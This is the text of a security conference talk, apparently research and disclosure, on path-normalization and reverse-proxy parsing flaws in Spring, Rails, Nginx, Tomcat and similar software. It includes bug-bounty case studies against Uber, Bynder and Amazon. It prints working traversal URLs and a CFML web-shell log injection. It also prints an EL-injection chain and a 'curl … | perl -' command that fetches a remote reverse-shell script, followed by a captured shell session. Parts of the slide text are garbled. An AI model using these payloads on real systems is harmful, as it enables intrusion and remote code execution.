Breaking Parser Logic!

Take Your Path Normalization Off and Pop Odays Out





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Agenda

- 1. The blind side of path normalization
- 2. In-depth review of existing implementations
- 3. New multi-layered architecture attack surface

Normalize

To make standard; determine the value by comparison to an item of known standard value

Why normalization?

To protect something

Inconsistency

```
if (check(data)) {
    use(data)
}
```

Windows treat as UNC

```
new URL("file:///etc/passwd?/../../Windows/win.ini")
```

Linux treat as URL

Polyglot URL path

• Rely on getPath() under Windows

```
URL base = new URL("file:///C:/Windows/temp/");
URL url = new URL(base, "file?/../../win.ini");
```

• Rely on normalization of getFile() or toExternalForm() under Linux

```
URL base = new URL("file:///tmp/");
URL url = new URL(base, "../etc/passwd?/../../tmp/file");
```

Why path normalization

- Most website handle files(and apply lots of security mechanism)
- Lack of overall security review
 - Code change too fast, does the patch and protection still work?

A 5 years Mojarra story

From JavaServer Faces CVE-2013-3827 to CVE-2018-14371

How parsers could be failed?

Can you spot the vulnerability?

replace v.s. replaceAll

```
String replace(String target, String replacement)
String replaceAll(String regex, String replacement)
```

Can you spot the vulnerability?

```
static String QUOTED_FILE_SEPARATOR = Pattern.quote(File.separator)
```

```
Pattern.quote("/") = "\Q/\E"
```

..\Q/\E is the new ../ in Grails



/app/static/ v.s. /app/static

How single slash could be failed?

Nginx off-by-slash fail

- First shown in the end of 2016 HCTF credit to @iaklis
 - A good attack vector but very few people know
 - Nginx says this is not their problem.

- Nginx alias directive
 - Defines a replacement for the specified location

Nginx off-by-slash fail

```
http://127.0.0.1/static../settings.py
```


```
location /static {
   alias /home/app/static/;
}
```

Nginx matches the rule and appends the remainder to destination /home/app/static/../settings.py

How to find this problem?

 Discovered in a private bug bounty program and got the maximum bounty

200	http://target/assets/app.js
403	http://target/assets/
404	<pre>http://target/assets//settings.py</pre>
403	http://target/assets/
200	<pre>http://target/assets/static/app.js</pre>
200	<pre>http://target/assets/settings.py</pre>



Odays I found

	CVE	
Spring Framework	CVE-2018-1271	
Spark Framework	CVE-2018-9159	
Jenkins	CVE-2018-1999002	
Mojarra	CVE-2018-14371	
Ruby on Rails	CVE-2018-3760	
Sinatra	CVE-2018-7212	
Next.js	CVE-2018-6184	
resolve-path	CVE-2018-3732	
Aiohttp	None	
Lighttpd	Pending	

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 - Discovered Spring Framework CVE-2018-1271
 - Discovered Ruby on Rails CVE-2018-3760
- New multi-layered architectures attack surface

- Directory Traversal with Spring MVC on Windows
- Patches of CVE-2014-3625
 - 1. isInvalidPath(path)
 - 2. isInvalidPath(URLDecoder.decode(path, "UTF-8"))
 - isResourceUnderLocation(resource, location)

```
protected boolean isInvalidPath(String path) {
       if (path.contains("WEB-INF") || path.contains("META-INF")) {
3
           return true;
4
          (path.contains(":/")) {
5
           return true;
 6
       if (path.contains("..")) {
8
           path = cleanPath(path);
 9
           if (path.contains("../"))
10
11
               return true;
12
13
                                   Dangerous Pattern :(
       return false;
14
15 }
```

```
public static String cleanPath(String path) {
 1
         String pathToUse = replace(path, "\\", "/");
 3
         String[] pathArray = delimitedListToStringArray(pathToUse, "/");
 4
         List<String> pathElements = new LinkedList<>();
 5
 6
         int tops = 0;
         for (int i = pathArray.length - 1; i >= 0; i--) {
 8
             String element = pathArray[i];
 9
             if (".".equals(element)) {
10
11
12
             } else if ("..".equals(element)) {
13
                 tops++;
             } else {
14
                 if (tops > 0)
15
16
                     tops--;
17
                 else
                     pathElements.add(0, element);
18
19
20
21
        for (int i = 0; i < tops; i++) {</pre>
22
            pathElements.add(0, "..");
23
24
        return collectionToDelimitedString(pathElements, "/");
25
26
```

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                                                    Allow empty element?
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Input	cleanPath	Filesystem
/foo//	/	/
/foo///	/ /	//
/foo///	/foo/	/
/foo/////	/foo/	//
/foo//////	/foo/	/ / /

How to exploit?

```
$ git clone git@github.com:spring-projects/spring-amqp-samples.git
$ cd spring-amqp-samples/stocks
$ mvn jetty:run
```

```
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   win - Notepad
    Edit Format View Help
; for 16-bit app support
[[fonts]
[extensions]
[mci extensions]
                                                                          ples.git
 [Intouch Install]
InstallDirectory= C:\Program Files\Wonderware\InTouch\
                                                                          255c%255c
```

Do not use Windows

Mitigation from Spring

Bonus on Spark framework

- Code infectivity? Spark framework CVE-2018-9159
 - A micro framework for web application in Kotlin and Java 8

Rails Oday - CVE-2018-3760

- Path traversal on @rails/sprockets
- Sprockets is the built-in asset pipeline system in Rails
- Affected Rails under development environment
 - Or production mode with flag assets.compile on

Vulnerable enough!

```
$ rails new blog && cd blog
```

\$ rails server

Listening on tcp://0.0.0.0:3000

Rails Oday - CVE-2018-3760

- 1. Sprockets supports file:// scheme that bypassed absolute_path?
- 2. URL decode bypassed double slashes normalization
- 3. Method split_file_uri resolved URI and unescape again
 - Lead to double encoding and bypass forbidden_request? and prefix check

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images/%252e%252e/%252e%252e/etc/passwd
```

For the RCE lover

- This vulnerability is possible to RCE
- Inject query string %3F to File URL
- Render as ERB template if the extension is .erb

```
/tmp/evil.erb
<%=`id`%>
```

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images/%252e %252e/%252e%252e/tmp/evil.erb%3ftype=text/plain
```







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 - Remote Code Execution on Bynder
 - Remote Code Execution on Amazon

P.S. Thanks Amazon and Bynder for the quick response time and open-minded vulnerability disclosure

URL path parameter


http://example.com/foo;name=orange/bar/

- Some researchers already mentioned this might lead issues but it still depends on programming fails
- How to make this feature more severely?

Reverse proxy architecture

- ✓ Resource sharing
- ✓ Load balance
- ✓ Cache
- ✓ Security





When reverse proxy meets...

http://example.com/foo;name=orange/bar/

	Behavior	
Apache	/foo;name=orange/bar/	
Nginx	/foo;name=orange/bar/	
IIS	/foo;name=orange/bar/	
Tomcat	/foo/bar/	
Jetty	/foo/bar/	
WildFly	/foo	
WebLogic	/foo	

BadProxy.org

Not really! Just a joke

How danger it could be?

- Bypass whitelist and blacklist ACL
- Escape from context mapping
 - Web container console and management interface
 - Other servlet contexts on the same server

Am I affected by this vuln?


- This is architecture's problem and vulnerable by default if you are using reverse proxy with Java as backend service
 - Apache mod_jk
 - Apache mod_proxy
 - Nginx ProxyPass
 - •



http://example.com/portal/..;/manager/html







Uber bounty case


- Uber disallow direct access *.uberinternal.com
 - Redirect to OneLogin SSO by Nginx
 - But we found a whitelist API(for monitor purpose?)


https://jira.uberinternal.com/status



https://jira.uberinternal.com/status/..;/secure/Dashboard.jspa







HomePhabricator

Auth Login

Login or Register with your existing Uber OneLogin email address and password


Email or LDAP Username (e.g. name@ext.uber.com, name@uber.com or name)

LDAP (OneLogin) Password

Login or Register

Bynder RCE case study


- Remote Code Execution on login.getbynder.com
 - Out of bounty program scope in my original target
 - But there is a bounty program in the service provider(Bynder)
 - Abusing inconsistency between web architectures to RCE



Inconsistency to ACL bypass

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 26 May 2018 06:23:35 GMT
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=C4E5824F9EAE4296BCDE23C...
```

Inconsistency to ACL bypass



Inconsistency to ACL bypass

```
https://login.getbynder.com/..;/x
```


URL	Nginx action		
/	Rewrite to http://tomcat/index.cfm/		
/foo	Rewrite to http://tomcat/index.cfm/foo		
/ /	400 Error(by Nginx)		
/;/	Rewrite to http://tomcat/ index.cfm/;/		
/;/x	Rewrite to http://tomcat/ index.cfm/;/ x		



https://login.getbynder.com/..;/railo-context/admin/web.cfm




Misconfiguration to auth bypass



Misconfiguration to auth bypass

- Automatic scaling up but seems to forget the password file
 - About 16% chance to meet the misconfigured server (3~4 in 25)
 - To make things worse, there is the CAPTCHA in login process
 - We must be lucky to poke the same server on both CAPTCHA and login process

Misconfiguration to auth bypass



Log injection to RCE

- How to pop a shell from Railo admin console?
 - Railo supports customized template file and renders the file as CFML
 - Changing the 404 template file to

/railo-context/../logs/exception.log

Log injection to RCE

Injecting malicious payload to exception.log

```
https://login.getbynder.com/..;/railo-context/<cfoutput>
<cfexecute name='/bin/bash' arguments='#Form.shell#'
timeout='10' variable='output'>
</cfexecute>#output#</cfoutput>.cfm
```

Log injection to RCE

```
$ curl https://login.getbynder.com/..;/railo-context/foo.cfm
-d 'SHELL=-c "curl orange.tw/bc.pl | perl -"'
```

Amazon RCE case study

- Remote Code Execution on Amazon Collaborate System
- Found the site collaborate-corp.amazon.com
 - Running an open source project Nuxeo
 - Chained several bugs and features to RCE

Path normalization bug leads to ACL bypass

How does ACL fetch current request page?

```
protected static String getRequestedPage(HttpServletRequest httpRequest) {
    String requestURI = httpRequest.getRequestURI();
    String context = httpRequest.getContextPath() + '/';
    String requestedPage = requestURI.substring(context.length());
    int i = requestedPage.indexOf(';');
    return i == -1 ? requestedPage : requestedPage.substring(0, i);
}
```

Path normalization bug leads to ACL bypass

The path processing in ACL control is inconsistent with servlet container so that we can bypass the whitelist

URL	ACL	Container
/login;foo	/login	/login
/login;foo/bar;quz	/login	/login/bar
/login;/;/admin	/login	/login//admin

Code reuse bug leads to Expression Language injection

- Most pages return NullPointerException:(
- Nuxeo maps *.xhtml to Seam Framework
- We found Seam exposed numerous Hacker-Friendly features by reading source code

Seam Feature


```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:utils.escape(...)
```

If there is a foo.xhtml under servlet context you can execute the partial EL with certain format by actionMethod

```
foo.xhtml
"#{util.escape(...)}"
```

To make thing worse, Seam will evaluate again if the returned string looks like an EL


http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:
utils.escape(...)



To make string loc

http:/utils





eturned

html:

/aluate

Code reuse bug leads to Expression Language injection

We can execute partial EL in any file under servlet context but need to find a good gadget to control the return value

```
widgets/suggest_add_new_directory_entry_iframe.xhtml

<nxu:set var="directoryNameForPopup"
  value="#{request.getParameter('directoryNameForPopup')}"
  cache="true">
```

EL blacklist bypassed leads to Remote Code Execution

Blacklist is always a bad idea :(

```
getClass(
class.
addRole(
getPassword(
removeRole(
""["class"].forName("java.lang.Runtime")
```

Chain all together

- 1. Path normalization bug leads to ACL bypass
- 2. Bypass whitelist to access unauthorized Seam servlet
- 3. Use Seam feature actionMethod to invoke gadgets in a known file
- 4. Prepare second stage payload in directoryNameForPopup
- 5. Use array-like operators to bypass the EL blacklist
- 6. Write the shellcode with Java reflection API and wait for our shell back

?actionMethod= widgets/suggest_add_new_directory_entry_iframe.xhtml: request.getParameter('directoryNameForPopup')

```
/?=#{
  request.setAttribute(
    'methods',
    ''['class'].forName('java.lang.Runtime').getDeclaredMethods()
  request.getAttribute('methods')[15].invoke(
    request.getAttribute('methods')[7].invoke(null),
    'curl orange.tw/bc.pl | perl -'
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    'curl orange.tw/bc.pl | perl -'
```

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?actionMethod=
    widgets/suggest_add_new_directory_entry_iframe.xhtml:
    request.getParameter('directoryNameForPopup')
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|連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)
orange@z:~$ nc -vvlp 12345
Listening on [0.0.0.0] (family 0, port 12345)
Connection from [34.214.100.239] port 12345 [tcp/*] accepted (family 2, sport 34172
Linux ip-10-2-200-149 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 201
8 x86 64 x86 64 x86 64 GNU/Linux
uid=115(nuxeo) gid=122(nuxeo) groups=122(nuxeo)
         request.getAttribute( methods )[/]. mvoke(mutt),
         'curl orange.tw/bc.pl | perl -'
```

Mitigation

- Isolate backend application
 - Remove the management console and other servlet contexts
- Check behaviors between proxy and backend servers
 - I wrote a path(just a PoC) to disable URL path parameter on both

Tomcat and Jetty

Summary

- 1. Inconsistency and implicit propertiy on path parsers
- 2. New attack surface on multi-layered architectures
- 3. Case studies in new CVEs and bug bounty programs

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Thanks!



